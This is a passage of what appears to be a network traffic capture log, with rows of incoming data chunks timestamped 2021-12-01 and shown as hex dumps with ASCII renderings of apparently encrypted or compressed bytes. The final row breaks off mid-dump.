2021-12-01 10:57:39 UTC	75	IN	Data Raw: fd 7c 9b c9 ee 9c 03 a6 af 1a 35 35 0f 56 d7 dd a2 ba 39 ee 22 27 84 7d 6a 41 63 42 b1 d3 00 2f d0 7d 8c b4 ff a6 32 e6 66 d1 a1 ce f5 f7 a2 1d a7 f2 67 8a d1 ec b6 ae ca 14 77 82 95 04 a3 fa be 06 d9 f6 37 a6 55 c8 c9 82 01 23 c4 59 6a 89 17 02 21 d6 59 8b b1 99 23 b4 ed bb 72 c9 2c a8 b9 3b 74 34 57 18 ac 81 fc 27 8e b5 44 2d 5f 17 c7 88 24 7a 1b 3a 8c f8 09 39 f4 c0 26 d2 34 66 fe 4d 11 42 ab cd 77 fb e0 37 5c 08 45 25 72 d1 70 60 f2 8c 11 4f d1 47 26 7f 2d 75 af b2 45 7f a6 76 36 02 13 95 4e 37 e0 61 e5 5a 4b 91 4a 1d 77 7d 43 47 fa 7d 0f 9b 30 fd 2d d4 ac a2 d2 45 93 bb b5 25 35 f8 3a ff 1f 8c f6 db 3e ec 8b 9d a7 5c de b9 e3 19 ed 4b 9e ef b1 fe 6e 6e a1 4d a9 ed 3d b3 cc d4 e1 ca c8 26 ae 6c 61 3e 2b 2c e1 95 59 7a b1 31 f5 b8 73 85 3c 00 fb 08 d2 Data Ascii: |55V9"'}jAcB/}2fgw7U#Yj!Y#r,;t4W'D-_$z:9&4fMBw7\E%rp`OG&-uEv6N7aZKJw}CG}0-E%5:>\KnnM=&la >+,Yz1s<
2021-12-01 10:57:39 UTC	76	IN	Data Raw: 5c a7 88 d1 a5 0a 50 ce a0 08 4a 59 d9 71 80 7b e5 bd 16 3a 12 df f5 a9 73 be cd 23 5b 69 6b 09 75 98 34 7f 9f 2d d7 bc 28 d3 93 4a 57 f5 ad 81 d9 b5 3b 4b c0 e2 7c 55 13 7d 89 d6 bc 92 27 bc 9e ee 1e f8 b1 37 7c 45 bd 0c a5 84 c8 7d 38 9e 25 31 f4 f9 0b fd dc 7f 84 95 ad dd 42 46 2e e7 80 cf cc 0b af 6d 69 ea 89 37 85 c5 a0 2e 80 10 99 14 74 80 07 f1 8e ad 65 cb f3 22 d9 96 70 fa 7f 59 22 ea c0 e7 17 f0 a5 58 be a7 63 42 e5 d6 cf 18 47 53 3e f0 c4 6c 70 19 b4 c7 7e 32 1e 1a 9b 1f 43 d7 32 70 b4 6c 99 f1 ec 48 c8 05 8c 58 45 56 af 13 cf f0 a7 80 32 da 61 dd 70 9b 35 32 17 68 02 8f 67 8f bd f6 61 68 ec 20 75 5a 1b 82 cc 02 29 ca 24 db dc 78 ea 89 aa 96 c7 39 91 c7 a1 e5 6e 8f 13 ba f4 66 52 66 8c fd 4b 0f 4b c9 22 27 40 22 ea ea 1a 81 40 aa d0 22 11 ce 20 Data Ascii: \PJYq{:s#[iku4-(JW;K|U}'7|E}8%1BF.mi7.te"pY"'XcBGS>lp~2C2plHXEV2ap52hgah uZ)$x9nfRfKK"'@"@"
2021-12-01 10:57:39 UTC	77	IN	Data Raw: 39 22 dc 83 d6 cb b6 9d f4 1c 24 f5 23 51 99 b5 9f 51 de 49 0e fa 70 2e 5a 9f 2f 7a cc bc a6 a6 dc 1b 3b 5f 92 bc 62 4b b4 39 c5 c0 90 51 ad 4a 91 9a af 4a 20 9f cc 2d 7b c2 ec 46 02 4a 6e 39 5f 51 72 43 1d 7b 20 59 f5 29 98 c4 29 ba 59 1d f5 d6 75 b3 b1 67 09 25 8e 67 2e ba e5 99 a5 5e 0b 0d 1d dc 7e b5 96 de af b3 4d c0 db 43 3a a5 76 65 85 04 3f 63 ad 26 7e 13 5f 48 0f e6 8d 64 8c 7d a0 81 96 b3 7e a7 fa 78 9a 6e 31 11 5f 89 7d e2 5e cf 0a 89 71 28 f7 9f 28 91 e7 74 1e 7a fc 1f 37 88 67 21 80 f6 02 c6 72 7d 45 6a b6 ed 92 ef 4d 05 7d de d3 4c 5a 49 d1 a3 43 60 a4 e5 13 51 dc f1 fe 72 e1 c0 c1 82 93 43 ac 64 cb fa 77 0e 8d 2c 67 df 75 65 d9 2a b1 e8 92 87 f2 78 b7 29 0c d9 82 9c af 38 72 95 43 36 d4 ee 0b 22 76 99 a6 eb 39 28 93 61 a3 a4 d7 2c 62 ad 26 Data Ascii: 9"$#QQIp.Z/z;_bK9QJJ -{FJn9_QrC{ Y))Yug%g.^~MC:ve?c&~_Hd}~xn1_}^q((tz7g!r}EjM}LZIC`QrCdw ,gue*x)8rC6"v9(a,b&
2021-12-01 10:57:39 UTC	79	IN	Data Raw: e5 a5 f0 b3 8a f3 fe 6a c6 82 03 6a d6 36 f4 5c 49 d9 6e 3e 4f 4d bb 26 f2 66 0b 9b 62 84 ce 02 3e d2 50 d5 75 80 cb 40 15 74 5c 08 dd 2b 7b 7b 8a 8c 76 26 15 b4 b1 29 54 72 7a cc d4 fc 5c c3 ed 2e 1a 34 a5 99 54 a9 58 5b 58 85 b5 cc 30 e9 f4 ae 91 7e b7 99 bf dc e8 37 fe ea cf 5d 35 96 71 04 1b 48 36 94 a7 ba d4 46 5d 30 3f 04 68 30 e6 79 d7 a3 a4 ea 3d df e5 d9 fb 76 b3 ea 3a cf bf 96 89 85 f2 b2 6e 68 fc d6 5f bd 47 8b 3a af 1d 44 03 38 c1 e4 df 5e 19 e7 04 b9 ad 85 5f 28 7d f3 c6 a0 3e 8b 99 72 88 a2 d5 69 cb b5 6c 30 a1 2f 1a fc 22 5c 98 cb 17 21 2f 49 ea 02 81 8b 47 eb 42 8c a6 10 5f d2 59 09 82 40 04 27 f3 d5 ce f2 0a 60 5b 7c 1b 89 98 b2 26 d9 e1 49 6c 47 d1 a4 23 f5 40 e4 bc a8 65 aa 9f 0c 18 c6 fa 67 34 10 0b ce e0 45 15 86 b3 ea 58 94 83 57 dd Data Ascii: jj6\ln>OM&fb>Pu@t\+{{v&)Trz\.4TX[X0~7]5qH6F]0?h0y=v:nh_G:D8^_()>ril0/"\!/IGB_Y@`[|&llG#@eg4EXW
2021-12-01 10:57:39 UTC	80	IN	Data Raw: d6 a0 2b 99 ac 40 de 72 f2 5f b3 9e 75 ad db 71 c1 01 55 bc 66 9d 24 d9 f3 0a aa 24 41 d6 87 e3 43 0d 70 ad c9 fb d7 c9 11 45 d6 17 3c 52 26 22 bc 9a be c7 e6 62 64 8c 7d 40 9a 44 b3 46 dd 6b 79 10 99 c8 9e 1e 76 45 3e cd 6f c6 b6 0a 57 52 c2 2d 10 37 df 6a 69 78 04 ef 89 a0 a4 07 e0 33 2d 5c 8e 8f b2 f4 b3 45 95 ac fb 6a 33 c5 a4 d7 de 0d 5d 37 6f 3d 94 aa d4 ed 00 0a e6 04 d7 a6 62 2c bc e2 a4 d3 5d 0d 31 99 ca cf e6 a2 e0 31 87 a6 2c 38 8c 4d 21 43 6c 09 cb 7d 63 71 83 8d 5d 84 b3 24 9d 71 ed d6 92 19 bc 94 ad 37 77 9d a4 c1 20 75 20 64 10 50 8b 68 8b 29 c4 b7 45 fc cf f3 73 fb 06 ea 4a 68 5f cc 22 9b 7a 5f c2 4c 09 f9 65 59 cd ea 5c 1f 36 ad 31 a1 4d d3 b9 4f 3a 3c 9b 12 0c 80 4a 95 75 fc 79 f8 26 48 74 d2 f8 f2 ee b7 02 92 8b d3 f8 c4 29 66 7f 89 64 Data Ascii: +@r_uqUf$$ACpE<R&"bd}@DFkyvE>oWR-7jix3-\Ej3]7o=b,]11,8M!Cl}cq]$q7w u dPh)EsJh_"z_LeY\61MO: <Juy&Ht)fd
2021-12-01 10:57:39 UTC	81	IN	Data Raw: ca 0e cc f4 c4 c6 8e e5 b6 12 e4 1e 95 6f 5b 1c 61 fc 31 cb b8 27 41 8d 54 f3 61 40 78 58 89 ca 64 83 96 99 9e f5 31 d1 5d e6 9a ec a4 b9 30 d9 6e 13 d5 c1 42 f6 4d 21 96 95 0d 06 25 7a 4f fc d6 dd 02 32 37 02 73 bb 83 89 3b ba 38 b5 5e 78 43 22 ba ad 10 98 45 d4 0e 39 5f 65 d4 aa b2 11 ac d8 c8 f6 5a 69 65 2a c3 ee b9 9e f0 0f 79 2c 46 ca 19 c5 13 86 89 47 eb 78 84 59 c0 c5 94 f8 7e 91 e9 df 52 fb 50 ff 03 90 ca 4c 38 35 76 67 eb 64 9c 69 e2 c5 50 2f a6 dc 0a de e4 7c 21 d6 f4 22 f1 51 c6 be 9f 20 ed fb 74 f7 55 45 79 41 87 ad 20 7c 40 3a 13 4d 6f af 1e 93 63 5a 44 19 90 d7 1e e7 83 be 68 df 68 4d 5b 75 2f 73 1f 45 5e 03 c5 2c 9d 85 8e 2a 87 14 aa d1 a8 42 b7 9c 20 d3 1c 38 cf 0e 9c d7 f0 d3 70 17 18 0a df ba 27 29 10 72 50 56 7d 51 d3 e7 f9 00 23 45 25 Data Ascii: o[a1'ATa@xXd1]0nBM!%zO27s;8^xC"E9_eZie*y,FGxY~RPL85vgdiP/|!"Q tUEyA |@:MocZDhhM[u/sE^,*B 8p')rPV}Q#E%
2021-12-01 10:57:39 UTC	82	IN	Data Raw: 57 fc 2b 53 7b 59 7a a8 80 a5 e4 7b 7a 3b 4b c0 c0 b7 bd 89 6c e4 6d 5d 29 21 03 90 7d 89 f9 b1 bd d3 fd 2e 77 b4 85 b4 3a ee 7b a1 73 b1 fa 1c 6c 47 05 4b 33 d9 e5 4d e7 d0 fa 78 64 c5 d1 02 3b a4 b0 fd 5d 79 b7 68 4e 96 4f 44 66 fd 13 52 0d 72 c0 cc da 88 77 52 66 f3 6d 0c ef 0f cd f4 d9 4a 94 d9 4e 12 c4 c2 41 43 ac 5a 2c 78 6a 53 fc b0 bd 6f 01 0f 03 a1 1d 6a 6b 5b 1c 6e 2e a1 57 e6 8e ee 24 6c 8b a9 ff 87 4f 9d 22 10 84 30 b5 5b 05 0d a0 3c 56 ce 32 0b 47 30 6e 1d ef ce fe ea 84 91 10 ed aa 86 5d 1b 02 f8 75 97 35 4f 1d d6 02 d5 7e 7c ec 42 06 eb 9a 86 c6 92 ec ab ac 85 c1 46 9b 84 e7 b7 22 75 66 8d b0 52 c5 7d 2a a4 97 cf f8 70 56 ba 95 fe ec d1 49 e2 8e b5 d0 ce 71 f2 78 61 1b 64 5b 37 67 a8 28 35 08 b7 3e 2d 1b c0 29 88 0d c5 07 7f ea c0 98 71 b4 Data Ascii: W+S{Yz{z;Klm])!}.w:{slGK3Mxd;]yhNODfRrwRfmJNACZ,xjSojk[n.W$lO"0[<V2G0n]u5O~|BF"ufR}*pVIq xad[7g(5>-)q
2021-12-01 10:57:39 UTC	83	IN	Data Raw: d1 ec d6 75 ae 13 40 88 ef 6a 02 80 f0 38 9f 74 e9 72 d2 d8 37 e9 23 3d 9e 6f 39 23 ff 6e 96 79 9c fc 9d f4 29 0d a6 70 ec a7 a8 4b 29 92 0e 69 0f e6 da 7d 9b 24 de 78 37 a5 5e 9e 67 f5 05 ca 5d ae 6e da 39 db 86 0b 88 fa a9 c8 11 0f 2e 43 31 08 8a 0c 0f 6f d4 00 33 02 72 6d 6b 0d 96 37 73 02 9c 93 0e aa 9a ea 67 fe 8e 7f f2 01 1a f6 cc ea c9 12 cd af 5d 8f 41 1c d7 7d 98 6e ed ea ac bb e0 33 2d e5 ee 47 f3 33 5e e5 e2 12 04 15 5a 0c e5 10 58 10 f3 20 0e 37 6f 14 8d 7a 24 12 e5 b2 28 b3 59 e9 7c 2a 64 ff c8 33 aa 75 bb 8a 8e 9b 9a 26 29 b1 92 6b 87 f2 a2 40 f5 6c 70 7a 19 6f 1b 90 0d ab 4a cd 9c 71 99 79 3f dc 4a 27 6f a9 89 08 59 c1 ee ce df 5c 1e 70 2c ce f1 9f 45 d8 ba 4e 46 82 cb 0e 06 b0 b3 7b 0f 86 21 95 84 a0 3d 56 5f 50 c4 63 b7 11 20 24 d1 58 9d Data Ascii: u@j8tr7#=o9#ny)pK)i}$x7^g]n9.C1o3rmk7sg]A}n3-G3^ZX 7oz$(Y|*d3u&)k@lpzoJqy?J'oY\p,ENF{!=V_Pc $X
2021-12-01 10:57:39 UTC	85	IN	Data Raw: 96 4f e2 b4 00 cd a9 f3 5c cd ce 07 9e 8e 60 9e 70 39 b8 fa 69 29 03 1f 32 47 b6 20 7d df 2f d9 8a b9 35 c8 bf c3 9e 60 54 03 95 99 77 01 11 72 05 72 8e 70 a7 3b f1 b3 4c 49 2e e2 94 8b b0 2e 17 37 2a ac 7f eb 5f 50 37 10 5d 3f e9 1e b6 f4 75 29 5f 7d 49 6b b5 75 2d 99 84 e8 83 c5 e9 9d dd fa f8 6c 46 a5 37 8f 58 6d ba 6d 28 6c 57 56 74 4f 5e 90 7a dc 45 52 7a 98 ad 99 0f 39 5f 3c 8b 99 72 4f 27 3d 95 34 4a 69 30 a1 2f dd 79 ce a0 67 34 14 21 2f 49 2d 87 71 77 b8 14 0d 8c a6 10 98 57 ad f5 7d bf 54 27 f3 d5 09 77 f2 9c a4 83 17 89 98 b2 e1 5c 1d b5 93 b8 d8 a4 23 f5 87 61 bc 55 9a 55 ce 0c 18 c6 3d e2 30 ed f4 31 b2 45 15 86 74 6f 50 69 7c a8 d5 0f b2 90 50 6b 9f 9c 6f ac e4 d9 d7 f6 06 9f 41 97 b5 68 27 5b 23 d0 46 f7 b8 17 03 2d 03 80 7a 71 a9 43 34 2f Data Ascii: O\`p9i)2G }/5`Twrrp;LI..7*_P7]?u)_}lku-lF7Xmm(lWVtO^zERz9_<rO'=4Ji0/yg4!/I-qwW}T'w\#aUU=01EtoPi|Pk oAh'[#F-zqC4/

Timestamp	kBytes transferred	Direction	Data
2021-12-01 10:57:39 UTC	86	IN	Data Raw: a5 4f e4 61 e3 27 be a0 c1 bc de 3c bf cc 73 0a c9 f4 73 f2 92 1a 77 c4 ee 2a c7 d8 99 07 b5 ed 3a 76 82 ce 72 f4 4b 27 4b ce 77 9d 9c f4 8b 54 f0 96 7d 9c dd e0 00 48 bd 41 b9 a0 e1 82 ce de 5c 51 f4 05 20 04 7d fb 85 d7 10 07 d1 86 c8 e3 2d cc eb 81 2a f6 ea 7d fb 5a 38 b6 6c f8 25 40 37 d7 f2 af f8 63 8f a2 65 00 d9 1f 59 b2 92 0d 0d 4d 84 9d e5 69 82 d0 af 00 cd 3a 43 5f d4 0d 8e 32 89 22 59 dd 53 5c c3 e8 62 5b 29 d3 35 05 a3 e6 a8 29 97 51 44 42 f7 19 3b 1f 0f fe 04 9c c5 c9 28 7f 0b e3 9b e4 a0 49 00 6e b8 39 9e 0c ee c6 e0 af d1 b9 e1 38 14 50 47 b1 c3 38 f5 ad c0 2f 52 92 f0 a6 07 9d c1 e1 92 8c 35 0a a7 fd 6d 74 70 35 84 5a a1 df 9d e8 ec 78 59 d1 5c 91 e7 e5 1b dc e5 34 9f cd 64 09 ae 86 3e 75 e3 49 a3 1f ae a0 17 85 7a 5f 49 a7 2d 23 23 06 e5 Data Ascii: Oa'<ssw*:vrK'KwT}HA\Q }-*}Z8l%@7ceYMi:C_2"YS\b[)5)QDB;(In98PG8/R5mtp5ZxY\4d>uIz_I-##
2021-12-01 10:57:39 UTC	87	IN	Data Raw: c6 bf ca 1c 8e 26 64 b3 d8 ba 81 ad bc 40 91 f4 7d 71 15 13 55 79 0d 1b 0b 1d 90 a2 7a d7 7a a6 ab 4b 88 d4 88 c7 c6 b2 be 2b fc 0e 9f 29 3d 09 fd fb f8 7a 55 2b 3c d8 99 1d 4f 41 3d e1 34 3d 69 51 a1 5d dd 1c ce fc 67 79 14 48 2f 2a 2d f5 71 18 b8 67 0d e3 a6 76 98 23 ad a9 7d f6 54 49 f3 a1 09 12 f2 ee a4 ed 17 ec 98 c6 e1 7c 1d f0 93 c0 d8 d4 23 99 87 0e bc 27 9a 30 ce 7e 18 9a 3d ab 30 83 f4 45 b2 20 15 ea 74 03 50 00 7c ee d5 60 b2 e2 50 06 9f ef 6f f0 e4 8a d7 82 06 f0 41 e5 b5 09 27 3c 23 b5 46 c5 b8 17 03 2d 03 a5 7a 02 a9 66 34 1f 11 ef 4c bf 63 15 3b e1 71 a9 e6 4b cb 63 2c 4c 4e 11 ca ae e7 cb 7c b4 9e 06 dd 08 59 50 99 f1 01 02 09 eb 35 f2 b1 b2 11 0c 7c 6e 98 45 82 53 c9 01 b9 4d d0 8c 75 12 fd 8d 59 28 ee fd 1b d7 ce 93 74 12 11 a6 31 7b 01 Data Ascii: &d@}qUyzzK+)=zU+<OA=4=iQ]gyH/*-qgv#}TI|#'0~=0E tP|`PoA'<#F-zf4Lc;qKc,LN|YP5|nESMuY(t1{
2021-12-01 10:57:39 UTC	88	IN	Data Raw: a4 63 5b 8d a3 8b 90 42 90 86 d4 45 85 8e 18 94 28 64 96 25 bc 46 21 52 a3 b6 ce 8a 3f ee e6 02 65 b6 79 37 d3 ce 78 5d 21 f6 e9 8a 35 e4 9c c6 6f a1 5d 26 36 a7 63 d2 12 ac 66 2a bc 53 28 e6 89 11 5b 75 d3 7b 20 e6 95 fc 75 d0 74 05 31 a3 45 7e 4a 2f 8d 50 f9 a0 bb 4b 5f 63 a7 f5 85 cf 3d 6c 0f d7 65 f9 48 87 a3 85 c9 a2 d8 bd 4d 56 3c 2b c5 a2 64 96 fa ab 4a 1a f0 91 86 70 d9 aa 80 ce f8 45 6b d5 fd 02 74 16 10 ed 29 cd fa f8 9b 9f 24 77 9d 35 fe 89 82 72 b5 e5 5a 9f ed 41 4d dd e7 62 01 ad 28 e6 1f fa 85 50 f6 3b 7a 1d d4 68 7f 03 42 b1 9a 41 c4 c0 2d 68 f8 c1 6d ee 57 b2 41 a1 1c d3 57 4c b4 3c 7d d3 f6 be df b1 f5 ec 4b 01 7c 66 d2 c7 8d 9f 2c ec 41 04 0f 92 b5 a0 41 73 b2 40 dc b9 24 f5 58 76 9a 0e 80 2a a8 64 c8 5c 2c c3 b2 db 80 a5 69 db 4a b7 b4 Data Ascii: c[BE(d%F!R?ey7x]!5o]&&cf*S([u{ ut1E~J/PK_c=leHMV<+dJpEkt)$w5rZAMb(P;zhBA-hmWAWL<}K\|f,AAs @$Xv*d\,iJ
2021-12-01 10:57:39 UTC	90	IN	Data Raw: 40 71 51 2f 49 2d 87 02 06 d4 7d 79 e9 95 4f fb 3b c2 86 18 bf 54 27 80 a4 65 1e 86 f9 97 dc 74 e6 f4 c7 8c 32 42 c1 f6 c0 ac a4 50 84 eb 08 c8 30 a9 0a a1 7c 7d a8 0c d4 30 ed 87 40 de 2c 61 e3 47 30 20 1b 19 d8 b4 7d d7 cf 26 59 9f 9c 1c dd 88 b0 a3 93 35 c0 31 e5 d0 18 46 29 46 d0 05 f7 cd 17 71 2d 71 80 1f 71 c7 43 40 2f 47 dd 29 e7 11 15 48 e1 18 cf 89 22 a5 0f 2c 29 4e 2b 99 81 a8 e4 3a 9b ca 06 8a 08 18 50 cb f1 44 51 55 84 78 94 de c6 6b 7b 15 0f f4 37 ee 36 a8 5d e5 00 9d e5 1a 71 87 ff 30 47 82 8e 77 b8 af f5 54 66 57 fa 58 32 73 3d da 85 13 f3 26 7f 8f 92 37 63 13 1b 7e d9 c0 51 19 10 dc 9f f0 32 af 83 63 ef 6c 62 78 4b 90 b1 5a ae 07 dc 36 b9 b3 49 0e 59 ac d3 5a 9f aa 31 e8 54 f7 89 42 e4 dc af a7 39 b4 3f cf 51 10 48 a3 51 fb 8a a2 f0 c1 22 Data Ascii: @qQ/I-}yO;T'et2BP0|}0@,aG0 }&Y51F)Fq-qqC@/G)H",)N+:PDQUxk{76]q0GwTfWX2s=&7c~Q2clbxKZ6IYZ 1TB9?QHQ"
2021-12-01 10:57:39 UTC	91	IN	Data Raw: a8 75 97 27 44 7e f7 03 3b 1e 0f da 04 b8 c5 e9 28 1a 0b fb 9b c8 a0 52 00 75 b8 0c 9e 24 ee cf e0 a8 d1 84 e1 1a 14 5d 47 b1 c3 01 f5 88 c0 2c 52 9f f0 fe 07 d9 c1 e6 f4 9e 53 0d c1 03 52 74 70 10 84 29 a1 fa dd 9b ec 24 59 9d 5c be a7 e4 1b dc e5 28 9f 88 64 2b ae 88 3e 79 e3 06 a3 7a ae fd 17 93 7a 7a 49 8b 2d 7f 23 3e e5 9a 24 ce a3 2d 00 93 af 08 81 25 de 2f ce 79 b4 3b 25 87 59 4f a0 d8 e2 bb f3 99 80 27 60 7c 05 d2 ac ce bb 43 fe 24 3b 6e 97 d1 90 24 23 f1 40 b9 b7 50 f6 1e 76 f6 07 d7 4f ff 65 a1 74 49 a0 db c4 e5 a5 69 fe 0f bc dd 4b c7 f6 09 b9 59 7f 65 b3 94 de 26 1d 81 e1 77 4e 36 80 9e c6 28 5a 55 4b dd 28 19 2c a2 81 05 e3 d0 b8 f9 0b b8 75 6e 6f 71 cb 65 89 63 db e9 2d 5a 73 6c 37 28 85 3a d5 75 68 d8 bb 87 8b 7c f7 c9 d7 58 93 ad 77 a6 d9 Data Ascii: u'D~;(Ru$]G,RSRtp)$Y\(d+>yzzzI-#>$-%/y;%YO`\|C$;n$#@PvOetIiKYe&wN6(ZUK(,unoqec-Zsl7(:uh|Xw
2021-12-01 10:57:39 UTC	92	IN	Data Raw: b2 f8 50 05 9f f3 6f c0 e4 b6 d7 91 06 e6 41 97 b5 68 27 0b 23 bf 46 87 b8 44 03 48 03 f2 7a 07 a9 26 34 5d 11 dd 4c b7 63 7a 3b 91 71 9f e6 4d cb 7d 2c 5d 4e 2b ca d1 e7 8b 7c eb 9e 47 dd 6b 59 33 99 9e 01 24 09 ea 35 e0 b1 c6 11 7b 7c 5f 98 58 82 46 c9 0d b9 61 d0 96 75 02 fd 88 59 28 ee fc 1b dc ce f5 74 35 11 97 31 46 01 4d bf d6 75 96 49 0d f7 e4 37 06 13 69 06 d9 f6 51 2d 43 dc f2 d5 46 dc f3 3f bf 49 0d 0b 39 cc c5 17 ae 66 dc 5f ea dd 24 0e 2d ac a3 13 de c4 52 9b 37 83 e6 23 91 b0 c1 cb 4d 94 3f 8b 02 79 25 d1 25 9e fa c1 a0 b5 43 b8 64 8d 5e 2b e5 ba c1 b8 01 91 a2 dc 95 6e c6 dd 27 a4 1b 0a b0 67 da 29 25 bf 40 0a 5b 1f d6 59 ac 19 6c 8e 50 77 30 fd 14 5a c4 61 69 f5 3c 6e f8 96 e6 24 af b1 e2 52 6a c6 69 89 75 82 36 d7 ac ad ad 81 23 da ca 00 Data Ascii: PoAh'#FDHz&4]Lcz;qM},]N+|GkY3$5{\|_XFauY(t51FMuI7iQ-CF?I9f_$-R7#M?y%%Cd^+n'g)%@[YlPw0Zai< n$Rjiu6#
2021-12-01 10:57:39 UTC	93	IN	Data Raw: 24 0e 9d 35 fe 89 82 7f b5 8a 5a e8 ed 17 4d 8e e7 73 01 86 28 d0 1f dd 85 76 f6 1d 7a 20 d4 43 7f 44 42 c5 9a 77 c4 d6 2d 62 f8 dc 6d f8 57 ad 41 ba 1c d1 57 48 b4 05 7d f0 f6 90 df 9c f5 e6 4b 09 7c 69 d2 c9 8d a4 2c d1 41 3c 0f 8c b5 88 41 4f b2 5d dc b9 24 f8 58 1f 9a 62 80 4f a8 44 c8 6f 2c 80 b2 dc 80 d2 69 9f 4a b6 b4 5a 97 d8 66 97 3c 65 16 d0 d7 ac 54 72 f8 92 07 21 42 e6 ad b2 1a 06 7b 04 b9 4e 75 4a ce e8 05 80 93 af 80 27 cc 17 1a 28 18 8b 02 ed 0c c5 80 0c 3b 74 15 02 28 e9 3a ba 26 07 b0 d0 eb d7 0b a7 a8 a5 28 fc c4 11 88 b0 96 1c a9 4d 6a 8a b9 cf 8f ed d7 53 b0 99 4f d3 49 75 29 ca 58 44 53 0e f0 97 93 6a 09 81 91 f5 e2 e2 e2 7f e0 45 ab 04 23 80 d9 f3 72 6d 1b 43 be f5 a7 d5 3c 9c 7b a0 c0 c1 80 b9 af 25 8e 69 64 83 b9 a9 ed b0 fb 46 e5 Data Ascii: $5ZMs(vz CDBw-bmWAWH}K\|i,A<AO]$XbODo,iJZf<eTr!B{NuJ'(;t(:&(MjSOIu)XDSjE#rmC<{%idF
2021-12-01 10:57:39 UTC	95	IN	Data Raw: 94 de c6 77 7b 08 0f ef 37 e3 36 bb 5d dc 00 8c e5 33 71 9c ff 2b 47 b2 8e 4b b8 a2 f5 01 66 76 fa 58 32 6f 3d cc 85 29 f3 0f 7f a3 92 67 63 4f 1b 4e d9 99 51 5e 10 a8 9f a6 32 dc 83 3f ef 1a 62 64 4b aa b1 63 ae 11 dc 3e b9 af 49 6b 59 f0 d3 55 9f a5 31 e9 54 b1 89 7f e4 e0 af a7 39 e1 3f ec 51 10 48 bf 51 ed 8a 9d f0 f3 22 ec 17 dd 2d 77 92 f2 ae d7 73 e2 c6 a8 95 1d c6 dd 74 81 74 79 d6 3b ae 6f 52 de 21 78 29 3f b3 14 f0 78 25 e0 3e 16 53 9a 66 3f a1 13 0d a9 55 3e b5 e4 87 4b c6 d7 8e 3b 36 aa 20 ec 11 de 53 87 c2 c1 d9 f4 4a bd be 69 63 c8 9a 00 82 b7 69 65 b3 f5 58 c2 87 b3 66 ed 98 6d 76 c7 bb 35 91 78 49 6f a3 50 c2 db 95 ca 21 d4 96 4f f3 9c 89 57 21 fe 1e f8 d2 b9 82 88 b2 07 36 b0 6b 11 04 4e de b6 a4 53 5b fc a3 8e 90 1c 90 d2 d4 1f 85 a8 18 Data Ascii: w{76]3q+GKfvX2o=)gcONQ^2?bdKc>IkYU1T9?QHQ"-wstty;oR!x)?x%>Sf?U>K;6 SJicieXfmv5xIoP!OW!6kNS[
2021-12-01 10:57:39 UTC	96	IN	Data Raw: 8d 2d 73 63 f9 c6 fc 38 23 dc 32 bf d6 78 93 28 1f e8 62 ef 4f ce 17 a1 00 40 e6 d7 a8 f3 a5 47 fe 32 c4 d9 3f fb 84 66 da 3c 0c 33 b3 a4 de 08 1d bc e1 62 4e 2e 80 d8 c6 62 5a 1e 4b ff 28 21 2c 9e 81 59 e3 e0 ca e9 7b b8 26 7f 1d 6b a5 2c dd 74 99 ed 43 57 01 15 76 28 85 3a d5 26 68 95 bb 98 8b 57 f7 ef d7 47 93 82 77 dc d9 c6 70 f5 28 19 f9 dc 93 fb a2 a3 26 d9 ed 21 bf 2e 1a 5a a5 04 2f 10 0e 9f c4 fd 05 67 e7 f4 81 81 95 96 1e 89 37 c4 61 4d dc aa be 5c 04 6f 20 c6 87 d3 ba 3c ef 31 cf a1 a7 d3 cd e9 79 fa 26 14 e5 b9 cf ed d9 ba 25 87 bd 65 14 1d 13 13 79 59 4d 3a 68 fc d6 74 a7 6a c8 89 2a 92 b8 91 c7 af e4 a5 5e f5 7a dc 45 52 7a bd ad ea 0f 65 5f 19 8b ea 72 6a 27 54 95 68 4a 0c 30 cf 2f be 79 9e a0 10 34 70 21 01 49 47 87 02 77 dc 14 0d 8c a6 10 Data Ascii: -sc8#2x(bO@G2?f<3bN.bZK(!,Y{&k,tCWv(:&hWGwp(&!.Z/g7aM\o <1y&%eyYM:htj*^zERze_rj'ThJ0/y4p!IGw
2021-12-01 10:57:39 UTC	97	IN	Data Raw: 5f e5 dd 02 0e 30 ac 87 13 cb c4 68 9b 08 83 da 23 81 b0 dc cb 4a 94 56 8b 3e 79 26 d1 22 9e 8a c1 f0 b5 22 b8 17 8d 7e 2b fd ba c8 b8 07 91 b1 dc f4 6e b4 dd 11 a4 28 0a 85 67 c7 29 3f bf 4e 0a 47 1f e7 59 91 19 51 8e 56 77 32 fd 0b 5a fd 61 5d f5 20 6e e1 96 d3 24 9f b1 d2 52 65 c6 45 89 62 82 20 d7 ab ad b6 81 24 da cd 00 63 a6 c5 73 e6 f3 0c 04 d0 81 58 a3 87 ef 43 d9 eb 5f 29 82 df 01 f4 39 2a 2a a3 12 c2 ea f9 e7 52 95 f7 7d 80 af fb 67 57 d3 30 cc b6 8d ee ce de 33 36 9d 6b 53 48 0e bf cc e7 62 22 a1 d7 9d fe 5d e2 84 a0 4f e6 9e 5c 9a 5c 59 96 6c d0 25 52 37 c2 f2 bd f8 4c 8f c8 65 00 d9 01 59 b6 92 78 0d 4d 84 8a e5 5e 82 9c af 4a cd 2e 43 6a d4 2e 8e 7b 89 05 59 ce 53 47 c3 fa 62 34 29 b5 35 54 a3 c9 a8 36 97 06 44 54 f7 21 3b 2f 0f e3 04 8d c5 Data Ascii: _0h#JV>y&""~+n(g)?NGYQVw2Za] n$ReEb $csXC_)9**R}gW036kSHb"]O\\Yl%R7LeYxM^J.Cj.{YSGb4)5T6 DT!;/

Timestamp	kBytes transferred	Direction	Data
2021-12-01 10:57:39 UTC	98	IN	Data Raw: dd 38 e7 63 15 3b e1 54 cf 95 22 97 0f 7f 29 3b 2b ba 81 82 e4 0e 9b ce 06 a8 08 2d 50 ed f1 78 51 09 84 66 94 d4 c6 62 7b 0f 0f f1 37 ed 36 a7 5d ca 00 fa e5 75 71 8e ff 3f 47 9a 8e 6b b8 f4 f5 5b 66 3e fa 31 32 67 3d cb 85 05 f3 73 7f d8 92 18 63 13 1b 06 d9 90 51 59 10 ac 9f a6 32 e6 83 10 ef 66 62 0b 4b a4 b1 63 ae 12 dc 2f b9 e7 49 21 59 83 d3 13 9f ac 31 ef 54 f7 89 53 e4 c3 af f1 39 bb 3f a4 51 79 48 d1 51 be 8a c1 f0 ce 22 96 17 b7 2d 68 92 e8 ae fd 73 d5 c6 e6 95 40 c6 a0 74 a4 74 0a d6 1c ae 6a 52 ed 21 4f 29 51 b3 24 f0 19 25 8e 3e 0c 53 be 66 08 a1 25 0d b7 55 13 b5 96 87 24 c6 e1 8e 20 36 a9 20 ef 11 eb 53 bb c2 c8 d9 f2 4a da be 00 63 83 9a 00 82 af 69 57 b3 f8 58 cd 87 8c 66 b6 